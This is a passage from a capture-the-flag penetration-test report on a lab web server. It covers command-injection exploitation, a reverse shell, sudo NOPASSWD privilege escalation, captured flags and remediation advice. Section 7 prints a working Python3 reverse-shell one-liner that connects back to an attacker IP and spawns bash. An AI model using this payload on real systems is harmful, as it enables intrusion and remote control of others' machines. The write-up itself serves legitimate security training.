


Figure 8 — Retrieval of the 2nd ingredient ('1 jerry tear') via the 'less' command and reverse shell setup

7. Post-Exploitation and Privilege Escalation

With arbitrary command execution confirmed, the next step was to convert the limited access from the Command Panel into a full interactive shell session (reverse shell), enabling more efficient exploration of the compromised system.

A local listener was set up using Netcat, followed by submitting a Python3 payload to the Command Panel responsible for opening a reverse connection back to the attacker's machine:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.13
5.60",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call
(["/bin/bash","-i"])'
```

python3 -c 'import
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



Figure 9 — Reverse shell obtained as the 'www-data' user and sudo permission check

With the reverse shell established as the 'www-data' service account, elevated permissions were verified via the 'sudo -l' command (implicit in the exploitation), revealing that the user held unrestricted sudo command execution rights without a password requirement (NOPASSWD). This misconfiguration allowed direct reading of files restricted to the root user, including the third and final ingredient of the challenge, confirming full (root) compromise of the server.

8. Summary of Identified Vulnerabilities

#	Vulnerability	Severity	Location
1	Information disclosure via robots.txt	Low	/robots.txt
2	Credential disclosure in HTML comment	Medium	/ (index.html)
3	Command blacklist filter bypass	High	/portal.php
4	Command Injection (Remote Command Execution)	Critical	/portal.php - Command Panel
5	Insecure sudoers configuration (NOPASSWD)	Critical	Operating system (host)

9. Captured Evidence (Flags)

As proof of concept for the full exploitation chain, the three ingredients defined as the challenge's objective were successfully captured:

Ingredient	Captured Value	Method of Retrieval
1st Ingredient	**mr. meeseek hair**	Direct file read via browser (command filter bypass)
2nd Ingredient	**1 jerry tear**	'less' command (not blocked by the blacklist) in the Command Panel
3rd Ingredient	**fleeb juice**	Privilege escalation via sudo NOPASSWD after reverse shell (www-data)

10. Remediation Recommendations

10.1 Command Injection (Critical)

- Completely remove the arbitrary command execution feature from the web interface;
- If strictly necessary, use strict allow-lists (whitelisting) instead of blacklisting, combined with input validation and sanitization;
- Avoid using functions such as exec(), system(), or shell_exec() with user-supplied data.

10.2 Sudo Configuration (Critical)

- Review and restrict entries in /etc/sudoers, removing unnecessary NOPASSWD permissions;
- Apply the principle of least privilege to service accounts such as 'www-data'.

10.3 Information Disclosure (Medium/Low)

- Remove credentials, usernames, and sensitive comments from the HTML source code;
- Avoid storing password hints or sensitive information in public files such as robots.txt;
- Implement a code review process prior to production deployment.

10.4 General Recommendations

- Implement multi-factor authentication (MFA) on administrative panels;
- Adopt monitoring and logging of administrative activities;
- Conduct periodic penetration tests and security reviews within the development lifecycle (DevSecOps).

11. Conclusion

The penetration test conducted demonstrated, in practice, how seemingly simple vulnerabilities — credential disclosure and lack of input validation — can be chained together to result in the full compromise of a server. The exploitation of a Command Injection flaw, combined with an insecure sudo permissions configuration, enabled a complete progression from initial access to root privileges.

This exercise reinforces the importance of secure development practices, rigorous validation of user input, and application of the principle of least privilege in production environments.

— End of Report —